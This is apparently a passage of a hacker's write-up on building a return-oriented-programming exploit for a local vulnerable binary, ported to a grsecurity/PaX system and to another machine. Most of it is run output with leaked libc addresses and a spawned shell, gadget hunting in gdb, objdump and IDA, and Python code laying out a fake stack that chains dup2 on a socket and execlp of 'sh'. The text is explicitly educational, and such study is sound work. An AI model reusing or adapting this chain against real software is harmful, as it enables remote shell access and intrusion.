
Success wave; a fully functional (no tty ☹) shell



```
dzhkh@ubuntu:~/new$ python go.py
SENDING
Shitty takeover function taking over!
YOU NEED TO PRESS ENTER TWICE


id

uid=1000(dzhkh) gid=1000(dzhkh) groups=1000(dzhkh),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
),107(lpadmin),124(sambashare)


history

sh: 7: history: not found
```

And it should work against pax. Arghk.

- Spend a couple of hours compiling a GRSEC kernel with all the PAX niceities including legacy mode (so things need to opt out instead of opt in to have all the harsh protections applied).
- This breaks my display drivers, breaks the vmware integration, etc. etc. etc.
- BREAKS GDB SO IT CAN’T BE USED. Not looking awesome mr grsec Ubuntu.



```
dzhkh@ubuntu:~/new$ ls
1.py  core  executable2  go2.py  go.py  index.html  meow.c  output
dzhkh@ubuntu:~/new$ python go.py
dup2 0xa6eaed30L
leak 0xa6de94d3L
trap 0xa6dd0128L
stack 0xba597078L
system_addr 0xa6e0f430L
old_ret 0x804884c
leave_ret 0x8048736
SENDING
Shitty takeover function taking over!
YOU NEED TO PRESS ENTER TWICE


id

uid=1000(dzhkh) gid=1000(dzhkh) groups=1000(dzhkh),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),107(lpadmin),124(sambashare)
```

☺

Port to new platform.

- When I went to look at the libc on CSE, I was disappointed to see there’s no:

add esp,0x1c

ret

Gadget.


cse..

I log in and run it in a debugger straight up

Run the exploit with Debug=1, it prints the leak.

I use gdb to extract the address of the needed functions. Easy.

Also need to find that gadget..




```
83 c4 1c                add    esp,0x1c
c3                      ret
```

I use cat /proc/`pidof executable2`/maps to find the address of libc. Check it using objdump. No gadget like that. I could obviously change/improve my code to require smaller stack gaps, making it more likely I'd find a gadget.. But I wanted to illustrate another point..


I load it in IDA to see if there's one misaligned. Nope.

- I could quite easily use a smaller value than add esp, 0x1c and shift my things accordingly. It’d make a nicer exploit.
- I’m too stubborn and tired.
- This chunk here will do instead:




```
18781:      83 c4 14                         add    esp,0x14
18784:      5b                               pop    ebx
18785:      5d                               pop    ebp
18786:      c3                               ret
```

- Same net effect as add esp,0x1c except:
- EBP and EBX are popped off the stack. I don’t care about EBX.
- This is why I added the extra values I told you to ignore before (added them at this point, so that popped ebp is OK). Note that I’m just setting ebp to the same thing every time. We don’t care, the function we’re calling sets up it’s own frame.




```
    #I format our fake stack in the order it gets retted to..
    our_array[36] = our_buf  #new base pointer-->recurses to new stack pointer
    our_array[37] = leaveret_stub

    #if this points to our_array[0], then that's the next thing down the stack... so it's our second
    our_array[0] = our_buf+256#lets just set our base pointer so that it's 256 bytes previous on the
p/esp fuckin with each other (not so much with this calling convention, though)
    #in a real exploit i'd do some page stuff to make sure it's on the same page
    #here I can't be fucked..
    our_array[1] = dup2
    our_array[2] = stackclear
    our_array[3] = sockfd
    our_array[4] = 0
    #these gaps  might be smashed by the functions we're calling so it's best not to use them for tem
    our_array[9] = our_buf+256
    our_array[10] = dup2
    our_array[11] = stackclear
    our_array[12] = sockfd
    our_array[13] = 1
    #don't use once we've retted below..
    our_array[18] = our_buf+256
    our_array[19] = dup2
    our_array[20] = stackclear
    our_array[21] = sockfd
    our_array[22] = 2
    #...
    our_array[27] = our_buf+256
    our_array[28] = execlp
    our_array[29] = 0x4B434f43#we should not ever ret here unless the system() fails..
    our_array[30] = our_buf + 32*4+1#ptr to "sh" at [32]
    our_array[31] = 0#
    our_array[32] = 0x00687300#slightly past end, it's ok though this is just the memory used for the
```

